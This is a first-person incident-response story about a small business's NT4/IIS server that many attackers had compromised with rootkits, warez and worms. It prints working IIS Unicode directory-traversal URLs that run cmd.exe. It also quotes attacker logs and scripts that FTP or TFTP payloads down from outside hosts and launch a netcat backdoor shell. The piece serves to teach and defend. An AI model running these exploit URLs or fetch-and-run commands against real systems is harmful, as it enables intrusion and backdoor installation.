Close Encounters of the Hacker Kind: A Story from the Front Lines.

It all started with a fairly innocent call from a client/friend of the family who was having Internet problems. Specifically, he was wondering why his T1 line was moving uncharacteristically slow and was concerned that he may have contracted a virus. This particular client had a past history of becoming victim to viruses and worms, so his concern was valid. I said I would take a look.

Having discovered this client's previous infestation, I was expecting that he probably had become the victim of yet another worm or virus and just needed some simple suggestions and pointers on how to remove it. To my surprise, this prejudice only scratched the surface of the many problems this client was having. As you will learn, my client's network not only had become infected by digital worms, but it also had become home to both a horde of hackers using it as a warez server and a brand new IRC Trojan/IIS worm named Total Kill.

The Client

This particular client is one of those small businesses that doesn't need to hire a full-time computer person. Instead, it relies on the good will and part-time support of friends and family members. As a result, its network has been through the hands of several competent but distinctly unique support personnel during the last couple years, all of which have added to the overall layout and configuration of the network. What makes matters more interesting is that the client was previously a mini[nd]Internet service provider (ISP) for some local-area businesses.

Due to its ISP business, the client purchased a T1 and, with it, several hundred IP addresses and the equipment to manage them. So as to not put these addresses to waste, one of the previous administrators had set up a Cisco router and DHCP server to provide each internal computer with a unique public IP address. In other words, every device on the network has a dedicated IP address that was accessible from the Internet.

At the core of this network is one computer hosting a multitude of services. The computer, running Microsoft's NT4 operating system, operated as a DNS server, DHCP server, Exchange server, primary domain controller, and file server; it also acted as a host to a custom database program for the business. Due to the many services this computer was providing, it was a primary target for viruses and worms. In fact, five months before this situation, the server was inoculated from a Nimda infestation.

The Preliminary Investigation: Day 1, Afternoon

The first thing I needed to do was determine the status of the network. In other words, I was looking for open ports that could indicate the presence of a rogue service or

Trojan. The best tool to do this quickly and comprehensively is nmap, which I set up to perform a full 1[nd]65,535 port scan of the entire IP address range. The command I used to do this is shown here:

```
nmap -sS -p 1-65535 -O 192.168.0.x-x ( where x represents the range within the subnet)
```

Once nmap was finished probing, I quickly scanned the output, looking for anything fishy or painfully obvious, such as port 31337, 12345, 21, 23, or anything else that represented a rogue service or popular Trojan port. While most of the computers did return positive results on ports 135[nd]139, indicating NetBIOS and possible shares, it was the open on port 80 of the client's main server that got my attention (see Listing 1).

Listing 1-1: *nmap Result of the Client's Main Server*

```
Starting nmap V. 2.54BETA22 ( www.insecure.org/nmap/ )
 Interesting ports on  (192.168.0.66):
(The ports scanned but not shown below are in state: closed)
Port      State      Service
53/tcp    open       domain
80/tcp    open       http
135/tcp   open       loc-srv
137/tcp   filtered   netbios-ns
138/tcp   filtered   netbios-dgm
139/tcp   filtered   netbios-ssn
593/tcp   open       http-rpc-epmap
1029/tcp  open       unknown
1031/tcp  open       iad2
1035/tcp  open       unknown
1038/tcp  open       unknown
1042/tcp  open       unknown
1490/tcp  open       unknown
```

Upon finding port 80 open, I immediately opened my browser and plugged in the server's IP address to see if this server was indeed providing Web pages, in addition to the many other things it was responsible for (port 80 is typically the port used by Web servers). To my dismay, I found the default Internet Information Server (IIS) installation Web page. The next obvious step was to probe the Web server software for known vulnerabilities. So, I fired up a few of my favorite Web browser CGI scanners (whisker, Stealth, CGI4) and went to lunch.

When I got back, to my chagrin, I found that the IIS responded positively to most of the Unicode exploits tested by the scanners. In other words, a weakness in the Web server could be used by hackers and worms alike to infect and take over the server. Since the Unicode exploit is a rather old one, and because of the simple fact that this server was vulnerable, I was rather sure that it had not been patched in some time and was also missing the latest service packs (such as SP 6).

Unicode Explained

Unicode is one of several methods for encoding letters and numbers on a computer. What makes Unicode so distinct is that it provides a unique character for every possible letter or number, regardless of language, platform, or program. As a result, Unicode is supported by most major vendors, including Microsoft, which is responsible for the infamous IIS.

When a Web server is queried for information, it is supposed to return only resources that are located with in its allocated folders. It is not supposed to provide access to any other files on the server through directory traversal. For example, if you open Windows Explorer and make your way to the c:\windows\system32 folder, you will be presented with a file listing of this directory. However, if you go to the c:\windows\system32\..\..\ folder, you will find yourself staring at the c:\ root folder. The "\..\" tells the operating system to move up one level in the folder structure, or *traverse the directory*. This same technique can be used by Web servers, but it must be controlled to prevent Web users from accessing files and folders not within the Web servers root folder, which is typically c:\inetpub, in the case of IIS.

To control sneaky Web users, IIS programmers included code that reviewed the URL sent to the Web server and restricted directory traversal via the "/../" method. However, in this attempt to stop hackers, the programmers made one small oversight. They forget to include support for Unicode characters. As a result, hackers were able to use Unicode in the URL instead of the normal characters, thus bypassing the protective measures programmed into IIS. This oversight resulted in allowing a hacker to have full access to a server's files. In addition, it was discovered that the Unicode exploit gave its user the power to execute programs. This compounded the problem and made it one of the most serious threats to security that Microsoft ever faced.

Penetration Testing: Day 1, Night

At this point, I had a good notion of where to start probing. Using the following URL, I commanded the server to show me a directory listing of the c:\winnt\system32 directory:

```
http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/[ccc]
cmd.exe? /c+dir+c:\winnt\system32\
```

Once the browser returned the results, I scanned the files and folders and quickly spotted several suspicious files that perked my interest. Figure 1 is a screen shot of these files[md]see if you can spot the problem.

Figure 1

Partial directory listing of c:\winnt\system32\.

Did anything seem like it didn't belong? If you recognized these files for what they are, congratulations! Unfortunately, many network administrators wouldn't give these files a second glance.

The following is a listing of the files that concerned me and why:

- **PipeCmd.exe:** Client side of a remote-control tool used by hackers.
- **omnithread_tr.dll:** One of the three files needed to set up VNC, a popular and legitimate remote-control utility.
- **VNCHooks.dll:** The second of three files needed to set up VNC.
- **Vnsystask.exe:** The third of three files needed to set up an illegitimate back-door VNC program that hides from the user.
- **nc.exe:** Netcat, a very common remote shell program.
- **pw.exe:** Also known as pwdump(2).exe. A program that extracts NT users and passwords.
- **Samdump.dll:** File required by pwdump.exe to extra user account information.
- **GetAdmin.exe:** Common program that gives user administrator rights.

In other words, this server had not one, but two root kits installed in the c:\winnt\system32 directory. As I was about to learn, this was just one of more than 10 root kits that were all competing for the server's attention. In fact, the SysStat directory that is also shown in Figure 1 and that was installed October 7, 2002, includes yet another root kit.

Next, I used another URL to pull up the c:\ directory listing, just to see if there were any interesting files located in the root directory of the server. The following is the URL used. Listing 2 shows the output it provided.

```
http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/[ccc]
cmd.exe, /c+dir+c:\
```

Listing 1-2: *Directory Listing of the Server's C Drive*

```
 Volume in drive C has no label.
 Volume Serial Number is DCF0-0832

 Directory of C:\

10/10/02  01:03p          1,000,000 1mb
```

```
05/20/02  09:32a                 0 AUTOEXEC.BAT
10/18/02  12:57a               789 bootobc.dll
10/10/02  12:42p               223 CDIR.TXT
05/20/02  09:32a                 0 CONFIG.SYS
10/30/02  05:53p                 0 dir.txt
11/23/99  10:04a           208,144 dns.exe
06/07/02  11:04a           524,288 errorlog.evt
05/28/02  07:06p      <DIR>        exchsrvr
10/04/02  06:38p                 0 explorer.exe
10/04/02  06:38p                 0 explorer.ini
05/20/02  10:18p      <DIR>        hpfonts
09/24/02  06:49p      <DIR>        hplj2100
09/29/02  01:03p         6,721,536 httpodbc.dll
09/27/02  09:36p      <DIR>        IIStmp
10/18/02  01:11a      <DIR>        InetPub
10/10/02  12:45p             6,656 INFUSE.EXE
10/10/02  12:43p               602 LOGIN.TXT
10/02/02  02:17p            59,392 ncx99.exe
10/30/02  02:47p             6,693 netstat.txt
10/30/02  10:09a       536,870,912 pagefile.sys
07/24/02  01:29p      <DIR>        Program Files
10/10/02  12:44p                81 pt.txt
10/14/02  05:21a             1,307 ra_slave.log
10/26/02  01:21p               716 Script.bat
10/26/02  01:21p                95 Script.txt
10/29/02  07:42p             1,949 servudaemon.ini
10/28/02  04:40p               528 ServUStartUpLog.txt
10/04/02  04:25p        15,000,000 SR.CD2-H2O.r41
09/28/02  01:33p      <DIR>        TEMP
10/10/02  12:43p            17,920 TLIST.EXE
06/18/02  10:00p      <DIR>        veritas
09/28/02  01:18p      <DIR>        WIN32
10/10/02  12:45p           496,836 WINMGNT.EXE
10/30/02  01:09p      <DIR>        WINNT
              35 File(s)    560,918,667 bytes
```

At this point, I laughed as I started to realize the scope of infestation. In the root directory of the server were two files, scripts.bat and scripts.txt, that all but screamed "installed by a hacker." Out of curiosity, I decided to pull up the contents of these two files to see what they contained. The following is the URLs I used to do this. Listings 3 and 4 show the contents returned to the browser.

```
http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/[ccc]
cmd.exe, /c+type+c:\scripts.bat

http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/[ccc]
cmd.exe, /c+type+c:\scripts.txt
```

Listing 1-3: *Contents of the scripts.bat File*

```
Mkdir c:\recycler
Mkdir c:\recycler\S-1-5-21-1831738385-770969707-784038887-1117
Mkdir c:\recycler\S-1-5-21-1831738385-770969707-784038887-1117\trash
Mkdir c:\recycler\S-1-5-21-1831738385-770969707-784038887-1117\trash\[ccc]
old_files
Mkdir d:\recycler
Mkdir d:\recycler\S-1-5-21-1831738385-770969707-784038887-1117
Mkdir d:\recycler\S-1-5-21-1831738385-770969707-784038887-1117\trash
Mkdir d:\recycler\S-1-5-21-1831738385-770969707-784038887-1117\trash\[ccc]
old_files
mkdir e:\recycler
Mkdir e:\recycler\S-1-5-21-1831738385-770969707-784038887-1117
Mkdir e:\recycler\S-1-5-21-1831738385-770969707-784
c:\winnt\system32\ftp -n -s:script.txt
c:\winnt\system32\svhost.exe /i
c:\winnt\system32\psshutdown.exe -r -l -f
```

Listing 1-4: Contents of the scripts.txt File

```
open 210.171.xxx.xxx:11515
USER ironfredh
hichic
get svhost.exe
get servudaemon.ini
quit
```

In other words, this server was H4x0r3d. I was feeling a bit left out of the fun, so I figured I would follow the path so clearly laid before me. So, I typed in one last URL that would execute the ncx99.exe file sitting in the c:\ directory, and then I telnetted to port 99 on the server:

```
http://192.168.0.66/MSADC/..%5c..%5c..%5c..%5cwinnt/system32/cmd.exe, /c+c:\ncx99.exe
```

> ncx99.exe is a popular hacked version of netcat that opens an unprotected shell on port 99. This allows anyone using any operating system that supports Telnet to connect to and control the host system.

Upon connection, I changed the directory to c:\ to verify that I was on the undeniably hacked server. I then performed a full directory listing and outputted the results to a file in the c:\ directory using the dir /s >> dir.txt command, which I then downloaded to my computer for a closer analysis.

Owned by Joe, Mary, Pete, Juan, THC, and I Think My Mother

Once I had the results of my directory listing in front of me, I had to laugh again. In fact, I was so astonished that I called my client back and told him, "You know that Exchange server? I think you are the only person on this planet who doesn't own it!" From just a quick scan, I concluded that the server had been owned no less than 10 times. Listing 5 shows just some of the folders that contained root kit files.

Listing 1-5: *Folder Listing Containing Root Kits*

```
C:\scripts.bat
C:\temp\win.asp
c:\inetpub
c:\inetpub\scripts
c:\inetpub\wwwroot
c:\inetpub\mailroot\drop\temp
c:\winnt\system32
c:\winnt\system32\sysstat
```

However, what really got my attention was the folder listing in Listing 6.

Listing 1-6: *Directory of c:\RECYCLER\system\winnt\test\system2*


```
10/26/02  04:48a      <DIR>          .
10/26/02  04:48a      <DIR>          ..
10/24/02  03:49p      <DIR>          +01  # I N F U S i O N #
10/24/02  03:50p      <DIR>          +02  H4x0r3d, Scann3d, & [ccc]
FiLL3d by THC
10/24/02  04:00p      <DIR>          +03  APPZ
10/24/02  04:24p      <DIR>          +04  BOOKZ
10/26/02  04:49a      <DIR>          +05  GBA
               7 File(s)          0 bytes
```

Upon further investigation, I discovered that these folders held about 3GB of illegal warez, mostly consisting of more than 500 GameBoy Advanced ROMs. Based on the dates of the folder/file creations, I thought I had found one of the main reasons the Internet was slowing down. Further investigation of the server revealed that it was also infected with the Nimda worm, which was actively sending out thousands of probes to the Internet as it looked for other targets.

At this time, I once again called the owner and administrator and told them that they should unplug the server and format it completely and thoroughly. I told them that they were hosting illegal files and that it could be a liability for them if they didn't remove it immediately. We discussed options for using firewalls, redesigning their network using a router and NAT-based protection, and ensuring that the new installation did not included the Web server and *did* include all required patches and service packs. This done, I hung up and started collecting information from the server while it was still up. In particular, I went looking for log files and all the scripts and root kits that were installed by the legion of hackers who 0wnz3d the computer. It was during this research that the lights went out on the server.

Hacker Scripts

Before we get into the second part of this story, it is important that you understand the methods and tricks that the hackers used when they attempted to take over this server. While I say that this server was owned by more than 10 hackers, they all used the same basic vulnerability and method of attack to gain access to the server. In fact, some of the hackers used the same basic scripts to deal with the details of installing the root kit, saving them from having to manually type the commands.


http:// /MSADC/..%5c..%5c..%5c..%5cwinnt/system32/c...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address %63winnt/system32/cmd.exe?/c+dir+/od+c:\winnt\system32\sysstat
Go Links

```
 Directory of c:\winnt\system32\sysstat

01/07/99  02:20a                90,112 Sysinfo.dll
01/15/99  01:54p                     0 unicod_look
01/15/99  01:54p                     0 unicod_ready
04/18/99  08:50p                29,100 unicodbag.txt
10/18/00  04:23p                22,016 TeamScan32.exe
02/20/01  07:21p                15,045 Nick.txt
08/22/01  07:38p               562,176 Statistics.exe
08/17/02  12:52p                 1,127 proxylist.txt
08/18/02  11:36a                   221 servers.ini
08/23/02  03:49p                 6,608 cl0ne.dll
08/23/02  04:07p                26,700 sc.drv
08/23/02  04:38p                   467 wm.drv
08/23/02  06:02p                25,500 sl.drv
08/23/02  06:03p                33,110 bl.drv
08/23/02  06:20p                14,700 mn.drv
08/23/02  06:35p                 2,782 copy
09/28/02  02:26p                 3,617 dw.drv
10/05/02  01:26a                18,432 uninstall_slave.exe
10/06/02  02:27a                80,114 Slave.exe
10/06/02  02:35a                29,408 raddrv.dll
10/06/02  02:36a                90,112 AdmDll.dll
10/06/02  02:37a               241,664 r_server.exe
```

By far, this server was mostly owned by script kiddies, not true hackers. While the terms are often blurred, these so-called "hackers" were not out to control the data or programs on the server. In fact, I would be willing to bet that not one of them directly targeted this server, but they all discovered it as a result of a vulnerability scanner. Then, depending on the scanner or script used to detect the vulnerability, they either came back and took advantage of the Unicode exploit to install their root kit or they had the root kit installed by the script for them. These root kits often come prepackaged and ready to go, so a "hack" can take as little as three commands and can occur in less than 5 seconds. The first step is to test the server for the vulnerability, the second is to download the root kit to the server, and the third is to install the back door on the server. To illustrate, the URLs in Listing 7 (as found in the Web server's log files) illustrate this three-part hack.

Listing 1-7: *The Minimal URLs Required to Own a Server with the Unicode Vulnerability*

```
http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+dir+c:\
http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
```

```
/c+tftp+i+XX.XX.XX.XX+backdoor.exe+c:\backdoor.exe
http://xx.xx.xx.xxx/scripts/..%5c..%5cwinnt/system32/cmd.exe, [ccc]
/c+c:\backdoor.exe
```

While this is one example, most scripts involve a sequence of more complicated steps before the server is owned. The following illustrates another hack attack and explains what each step does and why it is used. We will discuss these parts in the order in which they are most likely performed.

The first part of any hack attack is to gain access to the server. This is required so that the root kit can be downloaded. Fortunately for a hacker, there are thousands of potentially exploitable back doors. In the case of my client's server, hackers used the Unicode vulnerability to gain control of the Web server software. The following log entry shows one such script probing for the Unicode vulnerability on my client's server. (*Note:* This is one log entry, but it was broken into three lines due to display requirements.) I am assuming that this is a script because the log file shows mere seconds between command. In other words, this is either a very quick-typing hacker or a script that automates the hacking process.

```
217.153.XXX.XX, -, 10/30/02, 18:24:06, W3SVC, [ccc]
EXCHANGE, 64.3.XXX.XX, 32, 149, 2079, 200, 0, [ccc]
GET, /scripts/..%5c..%5cwinnt/system32/cmd.exe, /c+dir+c:\+,
```

As we look as this log entry, we can see where the request was coming from, where it was targeted to, and the URL that was sent. Here we see a variation on the Unicode vulnerability that simply lists the c:\ directory on the victim. The results will be sent back to the client computer (Hacker), which is basically testing to see if the server is vulnerable.

The next step of the process is to download a root kit and other files needed to gain control of the server. Again, our log file provides us with a good example. In this case, the script creates a file used to FTP the files down to the server. Due to the numerous files downloaded to the server, there was about one page of log entries; therefore, we have taken the liberty of summarizing them.

First, the script creates a new folder hidden within the c:\Inetpub directory into which the root kit is eventually placed:

```
217.153.xxx.xxx, -, 10/30/02, 18:25:32, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 16, 177, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cwinnt/system32/cmd.exe, /c+mkdir+c:\Inetpub\[ccc]
mailroot\drop\temp+,
```

Next the script creates a copy of the cmd.exe file and places it in a newly created directory:

```
217.153.xxx.xxx, -, 10/30/02, 18:25:32, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 62, 211, 331, 200, 0, GET, /scripts/[ccc]
..%5c..%5cwinnt/system32/cmd.exe, /c+copy+[ccc]
c:\winnt\system32\cmd.exe+c:\Inetpub\mailroot\drop\temp\doit.exe+,
```

Now the script ensures that there is no pre-existing file named default.txt in the folder by deleting any file by this name that does exist (another hint this is a script):

```
217.153.xxx.xxx, -, 10/30/02, 18:25:34, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 141, 200, 362, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, [ccc]
/c+del+c:\Inetpub\mailroot\drop\temp\default.txt+,
```

Then the script creates a new default.txt file and starts writing lines of text into it.

```
217.153.xxx.xxx, -, 10/30/02, 18:25:34, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 16, 221, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, /c+echo+open+[ccc]
65.40.28.170+>>c:\Inetpub\mailroot\drop\temp\default.txt+,
```

Using the same general URL, the lines in Listing 8 were also written into the default.txt file.

Listing 1-8: *Text Lines Written to the default.txt File*

```
Open 65.40.xxx.xxx
user anonymous >> default.txt
echo lol@lol.com >> default.txt
echo cd+rapport/backup >> default.txt
get reboot.exe >> default.txt
get TzoLibr.dll >> default.txt
echo get ServUDaemon.ini >> default.txt
echo get ServUCert.key  >> default.txt
get ServUCert.crt  >> default.txt
get rundlls32.exe >> default.txt
echo get ncx99.exe >> default.txt
echo get kill.exe >> default.txt
echo get tasklist.exe  >>default.txt
echo quit >> default.txt
```

Once all the lines were written to the file, it is easy to see that the script creates a complete FTP command file. The next URL that the script sends to the server includes a command to execute FTP, using this file as its command list:

```
217.153.xxx.xxx, -, 10/30/02, 18:34:31, W3SVC, EXCHANGE, [ccc]
64.3.xxx.xxx, 525250, 212, 304, 200, 0, GET, /scripts/[ccc]
..%5c..%5cInetpub/mailroot/drop/temp/doit.exe, /c+ftp+-i+-v+-n+-s:[ccc]
c:\Inetpub\mailroot\drop\temp\default.txt+,
```

Next the attack script continues to check the progress of the download by using a URL containing a dir command to list the files in the folder. Once the script detects the existence of all the files it expects to be downloaded, it builds another file used to set up a back-door FTP server. In this case, the script will be using Servu-FTP, which is the most common FTP server used by hackers.

In short, the FTP setup file, named servustartuplog.txt, must contain paths to the directories that it will be providing access to. To maximize the impact of the serving capabilities, the script simply lists every drive letter from c to z. If there is a CD-ROM or mapped drive on the server, all the better for the hacker who uses the FTP server.

The final step in this process is to execute the recently downloaded files, which set up and install the FTP server, and create and install the back-door ncx99.exe file. This is done using another URL using a call command, or through directly executing the executable on the host. The server is now owned. Depending on the script, some of the installation files may be deleted and log files may be wiped. Regardless, it takes only a few minutes to download and install a fully operational root kit that provides file-sharing and remote-control capabilities to any hacker who connects.

Part I Summary

At this point, I discovered that this server was hacked beyond repair. It needed to completely wiped, and both my client and the administrator knew it. However, being the curious sort, I wanted to do some research on the methods and tricks used to take over this server while it was still up. It was during this research that the Web server stop responding to commands and the back door ceased to function. This is where I leave you.

In Part II, we will be looking at the methods I used to regain control of the server and how these efforts led me down a path to DOOM (quite literally). DDoS IRC bots, over 2,000 owned computers, and more await you in the FiNaL S3c7i0n.